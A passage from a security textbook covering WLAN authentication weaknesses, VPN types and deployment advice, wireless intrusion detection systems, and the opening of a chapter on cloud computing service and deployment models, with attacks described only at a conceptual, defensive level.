IEEE802.11 defines two types of authentication methods used to access WLANs, open-system and shared key. In the open-system method, all communications between the STA and the AP are in the clear (i.e. visible and not hidden). In this method it does not matter if the WEP keys (section 3.3) used to access the WLAN are correct, the AP will allow accessing the WLAN even if the keys used are invalid, the only requirement here is the network SSID (section 3.2). However, APs broadcast their SSID by default so using open-system authentication is totally insecure. In the shared key method, the AP sends a challenge text to the STA; this challenge is encrypted by WEP keys then it is returned back to the AP to either grant access to the WLAN or not. The AP will decrypt the received challenge and compare it with the original challenge it stores. If the decrypted challenge found identical to the original challenge then it implies that the AP and the STA are using the same WEP key; hence the STA can be authenticated. In this scenario, the authentication of STAs is mandatory while AP authentication is not important. This means that a legitimate STA can connect to an illicit AP.

Another problem in shared authentication scheme is that an attacker can sniff the data traffic, especially the challenge text and the encrypted response to the challenge, doing that, it will be possible to find out the secret encryption keys and as result infringing the security of the network. Unfortunately, the default authentication method in most APs is the open-system method. Another authentication technique also used is based on the STA MAC address information. Accessing the WLAN can be filtered on the bases of STA's MAC addresses. This means that all authorized STA's MAC addresses have to be listed in a lookup table stored in the AP or a network connected Authentication server. Only STAs which their MAC addresses listed in the table will be able to access the WLAN. The problem in this technique is the ease of data traffic monitoring hence it becomes trivial to capture the MAC address of an authenticated wireless station. Doing that and with the help of some publicly available tools, an attacker can spoof the AP by using an authenticated MAC address and breach the security of the WLAN. This does not mean that such a technique can never be used, in fact, it can be used in some special situations but it is not recommended in public WLANs. Some researchers tried to develop new techniques to discover attacks using false or spoofed MAC addresses.

Service Set Identifier (SSID)

SSID is a network identifier number broadcasted by APs. Without knowing the SSID number, STAs cannot access the network. This seems fine but the problem with SSID is that it is actually broadcasted by the AP. Unauthorized stations can capture the SSID of a WLAN and use it to gain access. It is useful to stop SSID broadcast, this means that wireless stations have to actively search for the SSID correspondent to the WLAN they want to access to. It is also recommended to change the value of the SSID frequently but that will overload network administrators if many APs exist in a WLAN with the absence of central management scheme

to control all of them at once. SSID is not a very efficient access control technique; however, it is one hurdle that could be tuned to make it difficult for non-skilled attackers to access the WLAN.

3.6. Virtual Private Network (VPN)

A virtual private network (VPN) is programming that creates a safe and encrypted connection over a less secure network, such as the public Internet. A VPN works by using the shared public infrastructure while maintaining privacy through security procedures and tunnelling protocols. In effect, the protocols, by encrypting data at the sending end and decrypting it at the receiving end, send the data through a 'tunnel' that cannot be 'entered' by data that is not properly encrypted. An additional level of security involves encrypting not only the data, but also the originating and receiving network addresses.

In the early days of the Internet, VPNs were developed to provide branch office employees with an inexpensive, safe way to access corporate applications and data. Today, VPNs are often used by remote corporate employees, gig economy freelance workers and business travellers who require access to sites that are geographically restricted.

Types of VPN

The two most common types of VPNs are remote access VPNs and site-to-site VPNs.

Remote Access VPN

Remote access VPN clients connect to a VPN gateway server on the organization's network. The gateway requires the device to authenticate its identity before granting access to internal network resources such as file servers, printers and intranets. This type of VPN usually relies on either IP Security (IPsec) or Secure Sockets Layer (SSL) to secure the connection, although SSL VPNs are often focused on supplying secure access to a single application rather than to the entire internal network.

Some VPNs provide Layer 2 access to the target network; these require a tunnelling protocol like the Point-to-Point Tunnelling Protocol or the Layer 2 Tunnelling Protocol running across the base IPsec connection. In addition to IPsec and SSL, other protocols used to secure VPN connectivity and encrypt data are Transport Layer Security (TLS) and OpenVPN.

Site-to-Site VPN

In contrast, a site-to-site VPN uses a gateway device to connect an entire network in one location to a network in another location. End-node devices in the remote location do not need VPN clients because the gateway handles the connection.

Most site-to-site VPNs connecting over the Internet use IPsec. It is also common for them to use carrier MPLS clouds rather than the public Internet as the transport for site-to-site VPNs.

Here, too, it is possible to have either Layer 3 connectivity (MPLS IP VPN) or Layer 2 (virtual private LAN service) running across the base transport.

Mobile VPN

In a mobile VPN, a VPN server still sits at the edge of the company network, enabling secure tunnelled access by authenticated, authorized VPN clients. Mobile VPN tunnels are not tied to physical IP addresses, however. Instead, each tunnel is bound to a logical IP address. That logical IP address sticks to the mobile device no matter where it may roam. An effective mobile VPN provides continuous service to users and can seamlessly switch across access technologies and multiple public and private networks.

Hardware VPN

Hardware VPNs offer a number of advantages over the software-based VPN. In addition to enhanced security, hardware VPNs can provide load balancing to handle large client loads. The administration is managed through a Web browser interface. A hardware VPN is more expensive than a software VPN. Because of the cost, hardware VPNs are a more realistic option for large businesses than for small businesses or branch offices. Several vendors, including Irish vendor InvizBox, offer devices that can function as hardware VPNs.

VPN Appliance

A VPN appliance, also known as a VPN gateway appliance, is a network device equipped with enhanced security features. Also known as an SSL (Secure Sockets Layer) VPN appliance, it is in effect a router that provides protection, authorization, authentication and encryption for VPNs.

VPN Security

VPN uses encryption to provide data confidentiality. Once connected, the VPN makes use of the tunneling mechanism described above to encapsulate encrypted data into a secure tunnel, with openly read headers that can cross a public network. Packets passed over a public network in this way are unreadable without proper decryption keys, thus ensuring that data is not disclosed or changed in any way during transmission.

VPN can also provide a data integrity check. This is typically performed using a message digest to ensure that the data has not been tampered with during transmission.

By default, VPN does not provide or enforce strong user authentication. Users can enter a simple username and password to gain access to an internal private network from home or via other insecure networks. Nevertheless, VPN does support add-on authentication mechanisms, such as smart cards, tokens and RADIUS.

General VPN Security Considerations

The following are general security advice for VPN deployment:

1. VPN connections can be strengthened by the use of firewalls.
2. An IDS/IPS (Intrusion Detection/Prevention System) is recommended in order to monitor attacks more effectively.
3. Anti-virus software should be installed on remote clients and network servers to prevent the spread of any virus/worm if either end is infected.
4. Unsecured or unmanaged systems with simple or no authentication should not be allowed to make VPN connections to the internal network.
5. Logging and auditing functions should be provided to record network connections, especially any unauthorized attempts at access. The log should be reviewed regularly.
6. Training should be given to network/security administrators and supporting staff, as well as to remote users, to ensure that they follow security best practices and policies during the implementation and ongoing use of the VPN.
7. Security policies and guidelines on the appropriate use of VPN and network support should be distributed to responsible parties to control and govern their use of the VPN.
8. Placing the VPN entry point in a Demilitarised Zone (DMZ) is recommended in order to protect the internal network.
9. It is advisable not to use split tunnelling to access the Internet or any other insecure network simultaneously during a VPN connection. If split tunnelling is used, a firewall and IDS should be used to detect and prevent any potential attack coming from insecure networks.
10. Unnecessary access to internal networks should be restricted and controlled.

3.7. Wireless Intrusion Detection Systems

Threats to wireless local area networks (WLANs) are numerous and potentially devastating. Security issues ranging from misconfigured wireless access points (WAPs) to session hijacking to Denial of Service (DoS) can plague a WLAN. Wireless networks are not only susceptible to TCP/IP-based attacks native to wired networks, but also subject to a wide array of 802.11-specific threats. To aid in the defence and detection of these potential threats, WLANs should employ a security solution that includes an intrusion detection system (IDS). Even organizations without a WLAN are at risk of wireless threats and should consider an IDS solution. This paper will describe the need for wireless intrusion detection, provide an explanation of wireless intrusion detection systems, and identify the benefits and drawbacks of a wireless intrusion detection solution.

Threats to Wireless Local Area Networks

Wireless local area networks are subject to a variety of threats. The standard 802.11 encryption method, Wired Equivalent Privacy (WEP) is weak. As documented in the paper 'Weaknesses in the Key Scheduling Algorithm of RC-4', the WEP key of wireless transmission can be acquired via brute force attack. So even if WEP encryption is utilized on a WLAN, an attacker can potentially intercept and decrypt sensitive data from wireless communications.

Hackers can also attack a WLAN and gather sensitive data by introducing a rogue WAP into the WLAN coverage area. The rogue WAP can be configured to look like a legitimate WAP and, since many wireless clients simply connect to the WAP with the best signal strength, users can be tricked into inadvertently associating with the rogue WAP. Once a user is associated, all communications can be monitored by the hacker through the rogue WAP. In addition to hackers, rogue WAPs can also be introduced by users. Low cost and easy implementation coupled with the flexibility of wireless network communications makes WLANs highly desirable to users. By installing a WAP on an established LAN, a user can create a backdoor into the network, subverting all the hard-wired security solutions and leaving the network open to hackers. It is for this reason that even organizations without a WLAN implementation must strongly consider deploying a wireless IDS solution. It is very possible that users can and will install a rogue WAP, exposing even an exclusively hard-wired organization to the risks of WLANs.

Networks using 802.11 are also subject to a number of denial of service (DoS) attacks that can render a WLAN inoperable. Wireless communications are inherently vulnerable to signal degradation when encountering physical objects. Trees, buildings, rain and hills are all variables which can deter wireless communications. In addition to physical obstacles, many common devices such as microwave ovens, cordless phones, and baby monitors can interfere with 802.11 networks. Hackers can also cause malicious DoS attacks by flooding WAPs with association requests and forcing them to reboot. In addition, they can use the aforementioned rogue WAP to send repeated disassociate/deauthenticate requests to deny service to a wireless client.

A variety of other WLAN threats exist and additional vulnerabilities are being identified at an ever-increasing pace. The point is that the threats are real, they can cause extensive damage, and they are becoming more prevalent as the 802.11 technology grows in popularity. Without some sort of detection mechanism, it can be difficult to identify the threats to a WLAN. A lack of threat awareness can lead to a network not adequately secured against the threats facing it. Only when the threats to the network are realized can the WLAN be properly equipped with the necessary security measures.

Intrusion Detection

Intrusion detection systems (IDSs) attempt to identify the computer system and network intrusions and misuse by gathering and analysing data. IDSs have traditionally been developed to detect intrusions and misuse for wired systems and networks. More recently, IDSs have been developed for use on wireless networks. These wireless IDSs can monitor and analyse user and system activities, recognize patterns of known attacks, identify abnormal network activities and detect policy violations for WLANs. Wireless IDSs gather all local wireless transmissions and generate alerts based either on predefined signatures or on anomalies in the traffic.

A wireless IDS is similar to a standard, wired IDS, but has additional deployment requirements as well as some unique features specific to WLAN intrusion and misuse detection.

Wireless IDSs can be purchased through a vendor or developed in-house. There are currently only a handful of vendors who offer a wireless IDS solution - but the products are effective and have an extensive feature set. Popular wireless IDS solutions include Airdefense Rogue Watch and Airdefense Guard and Internet Security Systems Real secure Server sensor and wireless scanner products. A home-grown wireless IDS can be developed using of the Linux operating system, for example, and some freely available software. Open source solutions include Snort-Wireless and WIDZ, among others.

Architecture of Wireless IDS

A wireless IDS can be centralized or decentralized. A centralized wireless IDS is usually a combination of individual sensors which collect and forward all 802.11 data to a central management system, where the wireless IDS data is stored and processed. Decentralized wireless intrusion detection usually includes one or more devices that perform both the data gathering and processing/reporting functions of the IDS. The decentralized method is best suited for smaller (1-2 WAP) WLANs due to cost and management issues. The cost of sensors with data processing capability can become prohibitive when many sensors are required. Also, the management of multiple processing/reporting sensors can be more time intensive than in a centralized model.

WLANs typically encompass a relatively large physical coverage area. In this situation, many WAPs can be deployed in order to provide adequate signal strength to the given area. An essential aspect of implementing a wireless IDS solution is to deploy sensors wherever a WAP is located. By providing comprehensive coverage of the physical infrastructure with sensors at all WAP locations, the majority of attacks and misuse can be detected. Another benefit of positioning the sensors in close proximity to the WAPs is the enhanced ability to physically pinpoint the geographical location of an attacker.

Physical Response

Physical location detection is a pivotal aspect of a wireless IDS. 802.11 attacks are often carried out in close proximity to the WAP and can be performed in an extremely short timeframe. Therefore, the response to attacks needs to not only be logical, like standard IDSs (i.e. block the offending IP address), it also needs to incorporate the physical deployment of individuals to identify the attacker - and the response must be timely. Unlike wired attacks where the hacker is usually at great physical distances from the victim network, wireless attackers are often physically located on the local premises. A wireless IDS can aid in detecting the attacker's location by providing at least a general estimate of their physical location. By correlating the captured 802.11 data with the sensor location as well as with the location of the victim WAP, the physical location of the attacker can be more easily identified. An even more ambitious approach to physical location identification would be to also use directional antennae in an effort to triangulate the 802.11 attacker signal source. Once the physical location has been narrowed, a response team equipped with tools like Kismet or Airopeek can scan the general area identified by the IDS to further narrow the search for the attackers. With this dual-pronged identification approach (using the IDS and scanning tools), the physical response team should be able to identify and intercept the attackers quickly and effectively.

Policy Enforcement

A wireless IDS not only detects attackers, it can also help to enforce the policy. WLANs have a number of security-related issues, but many of the security weaknesses are fixable. With a strong wireless policy and proper enforcement, a wireless network can be as secure as the wired equivalent - and a wireless IDS can help with the enforcement of such a policy.

Suppose the policy states that all wireless communications must be encrypted. A wireless IDS can continually monitor the 802.11 communications and if a WAP or any other 802.11 device is detected communicating without encryption, the IDS can detect it and notify on the activity. If the wireless IDS is pre-configured with all the authorized WAPs and an unknown (rogue) WAP is introduced to the area, the IDS will promptly identify it. Features such as rogue WAP detection, and policy enforcement in general, go a long way to increase the security of the WLAN. The additional assistance a wireless IDS provides with respect to policy enforcement can also maximise human resource allocation. This is because the IDS can automate some of the functions that humans would ordinarily be required to manually accomplish, such as monitoring for rogue WAPs.

Threat Detection

A wireless IDS can also aid in the detection of a number of attacks. Not only can a wireless IDS detect rogue WAPS, identify non-encrypted 802.11 traffic, and help isolate an attacker's physical location, as mentioned earlier; it can detect many of the standard (and not-so-standard) wireless attacks and probes as well.

In an effort to identify potential WAP targets, hackers commonly use scanning software. Hackers or curious individuals will use tools such as Netstumbler or Kismet to map out WAPs in a given area. When used in conjunction with a Global Positioning System (GPS), these scans not only locate WAPs, but also log their geographical coordinates. These tools have become so popular that there are websites dedicated to mapping the world's WAP geography. A wireless IDS can detect these and other scans, helping to improve awareness of the threats to the WLAN.

More critical than probe detection, a wireless IDS can also detect some DoS attacks. DoS attacks are relatively common with wireless networks, as many DoS attacks occur from signal loss due to a frequency conflict or a building that just went up across the street. Sometimes though, as mentioned earlier, hackers can attack the WLAN with the intent of denying service to it. A wireless IDS can detect many of the attacks used to DoS on WLANs, such as flooding authentication requests or disassociation/deauthentication frames.

In addition to the aforementioned attacks and probes, a wireless IDS can spot many of the other 802.11 threats as well. MAC address spoofing, one of the more common attacks, can be used by an attacker to masquerade as a WAP or wireless client. MAC address spoofing is also used in several tools including Host and WLAN-jack. A wireless IDS can detect the presence of MAC address spoofing in a number of ways, including sequence number analysis. A wireless IDS also has the ability to recognize ad-hoc networks, a common configuration which potentially allows hackers to exploit a wireless device. In contrast, a wireless IDS can detect unique and non-standard threats through the utilization of user-developed rules. This flexibility, common with standard IDSs, allows a wireless IDS to be scalable and to address many distinctive detection requirements.

These features can add a strong layer of security to a WLAN. In addition to threat detection, merely letting people know that an IDS is in operation can add an element of deterrence and therefore, enhance security.

Drawbacks of Wireless IDS

The benefits to a wireless IDS are numerous, but there are several drawbacks to consider before deploying such a system. Wireless intrusion detection is rather new technology. Caution should be taken before applying any new technology to an operational network. As the technology is new, there may be bugs, or worse, vulnerabilities which could potentially weaken the WLAN security. Wireless IDS technology is developing at a rapid pace

though, and this caveat may not be a deterrent in the future. A potential turn-off to a wireless IDS solution may be the cost.

The expense of the vendor solutions may be prohibitive. In such a case, a home-grown solution can be developed, but this approach may prove costly as well due to the extensive human capital that may be required to develop such a solution. Also, the cost of the wireless IDS solution (vendor-based or home-grown) will grow in conjunction with the size of the WLAN to be monitored, due to the requirement for a greater number of sensors. Therefore, the larger the WLAN, the more expensive the wireless IDS deployment will be.

A wireless IDS is only as effective as the individuals who analyse and respond to the data gathered by the system. A wireless IDS, like a standard IDS, may require vast human resources to analyse and respond to threat detection. In fact, it can be argued that a wireless IDS will require more human resources than a standard IDS because with a wireless IDS, individuals will be required to attend to both the logical (alert data) and physical aspects (finding and catching the hackers) of an attack. As already mentioned, the technology is still relatively new, the costs may be prohibitive and the human capital outlay may be higher than that of a standard IDS, but a wireless IDS can still prove to be a beneficial component of a security solution.

3.8. Summary

Mobile device security is the protection of sensitive data stored on and transmitted by smartphones, tablets, laptops and other portable computing devices. Therefore, it is necessary to protect mobile devices from various threats like malware, phishing, etc. Therefore, this chapter begins with the security and threats and also given remedies to protect mobile devices. This chapter also discusses various authentication mechanisms and algorithms used in GSM to protect mobile devices. GSM-based UTMS and its security are explained in detail. 4G LTE, the fourth generation of mobile communication standards and their security and components are also expanded in this chapter. There are many security threats and attacks that can affect the security of WLANs. These damages may be either logical or physical. Such attacks are explained in detail. Finally, this chapter ends with the explanation of virtual private networks and their security.

Sample Questions

1. Explain in detail different mobile device security threats.
2. What are the threats to wireless local area networks?
3. What is a wireless intrusion detection system? Explain in detail.
4. What is VPN and what are different security concerns?
5. Explain in detail the architecture of 4G LTE Security.
6. What are the limitations of UTMS?
7. Explain mobile device security strategies in detail.

Cloud Security

4

OBJECTIVES

After reading this chapter, the student will be able to:

- To understand security risks and countermeasures in cloud computing
- To explore the token-based authentication and authorization on the Internet
- To learn Cloud Security as a Service, SAML and OAuth

4.1. Introduction to Cloud Computing

Cloud computing is emerging as one of the fastest growing technology in recent times. It has grown from a small business concept to one of the leading technology. Cloud computing provides different types of services to the end users by utilizing components like software and hardware over the Internet. The standardization of the cloud computing technologies is governed by NIST (National Institute of Standards and Technology) reference architecture that emphasizes on the actual necessity of service provider of the cloud and not on the design specification that defines the implementation aspects. Concerning the layer-based approach, the NIST cloud reference model is intended to understand the functional intricacies involved in cloud computing. The essential components of the NIST reference model include the cloud customer, cloud provider, cloud auditor, cloud broker and cloud carrier. The second component cloud provider performs significant activities like service deployment, service orchestration, cloud service management, security and privacy.

Five essential characters, three service models, and four deployment models define the cloud computing Figure 1 gives the overall description of cloud computing:




Figure 1: Description of Cloud Computing

Characteristics of Cloud Computing

Following are the essential characteristics of the cloud:

- **On-Demand Services:** This is one of the delivery service model provided by cloud computing in which resources are made available by the cloud provider to the users as per demands.
- **Broad Network Access:** Cloud resources are accessible over the network by clients from anywhere and anytime. These resources are location independent.
- **Resource Pooling:** Computational resources such as storage, memory, Central Processing Unit (CPU), cache and RAM (Random Access Memory) are shared among many clients by logical division. Cloud providers employ multi-tenancy to provide access to the shared computational resources for the clients.
- **Rapid Elasticity:** Cloud providers provision the computational resources for the clients as per their demand. If demand increases, then resources are being scaled up or otherwise scaled down.
- **Measured Service:** Clients are charged the cost as per the usage of resources in the cloud. Resource usage is metered, monitored, measured and billed transparently based on utilization.

Cloud Computing Services

Three different layers and their services offered by cloud computing are as follows:

1. Software as a Service (SaaS) as the topmost layer
2. Platform as a Service (PaaS) as a middle layer
3. Infrastructure as a Service (IaaS) as the lowest layer

- **Software as a Service (SaaS):** SaaS is the subscription-based service model. In this service, the customers are allowed to execute applications provided by the cloud provider's on their infrastructure through the Internet. Various clients can access these services through applications using a web browser. For example, 'Salesforce. com' hosts the services which carry information that is necessary for consumer and service interaction in the cloud. As it is a web-based service, SaaS model eliminates the installation of various applications on the individual computer, which reduces the cost. The other examples include Google Apps, Office 365, Citrix GoToMeeting, Netflix, Cisco WebEx. Following are a few systems that use the SaaS model:
  - Healthcare system
  - Planning
  - Performance monitoring
  - Communications (including webmail and messaging)

- Tracking sales
- Accounting and invoicing

- **Platform as a Service (PaaS):** Consumers are offered the software execution environment through this service. For example, the developer may deploy a web-based application without buying actual web development software. PaaS is used to develop mobile and web applications. To develop such applications, service providers maintain all the components required to develop the application. It even includes servers, databases and programming languages. There are many PaaS providers in the market, such as Red Hat Openshift, Google App Engine and AppFog. The following shows the use of the PaaS model.
- Developing different applications by organizations, companies, and so forth using PaaS services.
- **Infrastructure as a Service (IaaS):** This service facilitates the consumers to lease the processing power, storage, networks and other fundamental computing resources. With this service, multiple users can share cloud provider's resources simultaneously. This service facilitates the resources scaled up and down as per user demand, by pay-as-per-use. These services are provided to consumers by creating VMs (virtual machines) which need to be managed and secured to avoid uncontrolled access to user's sensitive information. There are several IaaS service providers in the market such as Amazon AWS, Windows Azure and Google ComputeEngine. The following shows the use of IaaS model:
  - Web hosting and Web apps
  - Storage, backup and recovery
  - High-performance computing
  - Big data analysis

Types of Cloud

The above-mentioned cloud services can be deployed majorly in four different ways as follows:

1. Public cloud
2. Private cloud
3. Community cloud
4. Hybrid cloud

- **Public Cloud:** In this type of cloud model, consumers can access services over the Internet. Resources are publically available to users. The cloud infrastructure, location of infrastructure and management of the cloud are not known to the customers. Therefore, the customer who avails the public cloud services is treated as untrusted user.

In public cloud, a third party like cloud providers have their pool of resources. These resources offered in the form of cloud services to customers and organizations on a shared basis depending on their needs and then customers are asked to pay for these resources as per the use. Azure, Amazon EC2 (Elastic Compute Cloud), Google AppEngine and BlueMix are major public cloud service providers in the market. Those companies who do not want to invest in the infrastructure can get the advantage of the public cloud to host their services. The public cloud model is shown in Figure 2:




Figure 2: Public Cloud Model

Private Cloud: This type cloud infrastructure is limited to the stakeholders of a specific organization. A private cloud is managed by either third-party cloud service providers or the organization itself. This type of cloud is built inside the firewall of the organization as shown in Figure 3. A private cloud provides 'trusted' service to the customers, business partners and contractors. The employees of the organizations are treated as trusted customers in a private cloud. The following are the advantages of private cloud.

- Cost reduction
- More secured
- All time availability

A private cloud can be created within the organization or on third-party data centres. An open source tool like Eucalyptus is used to create a private cloud within the organization. The existing infrastructure of the organization can also be used to create a private cloud. Figure 3 shows the model of private cloud:




Figure 3: Private Cloud Model

- **Community cloud:** This type of cloud model allows users from the same community to share the computing infrastructure. For example, to manage data related to an educational institution which has many branches all over the country, the institution may share computing infrastructure from private cloud to the public cloud. Community cloud can be created using Salesforce platform. Prices of such cloud depend on the type of user, whether employee, organization or partner. This cloud model is secured as compared to the public cloud model. The model is shown in Figure 4:




Figure 4: Community Cloud Model

- **Hybrid Cloud:** It is a combination of any of the deployment models mentioned above. For example, consumers can store their individual and secret data in the private cloud and can use the public cloud for processing a large amount of data. In hybrid cloud, security aspects are needed to be considered while moving data from private cloud to public cloud for processing data.

  Organizations are more benefited from the hybrid cloud because they have more control over the private and public components of the cloud. A hybrid cloud gives the additional

benefit of paying the cost of resources temporarily as and when needed. Hybrid clouds are created without replacing the existing infrastructure. Moreover, this type of cloud is more secure over the public cloud. Hybrid clouds are a good example of scalability.

The hybrid cloud model is shown in Figure 5:

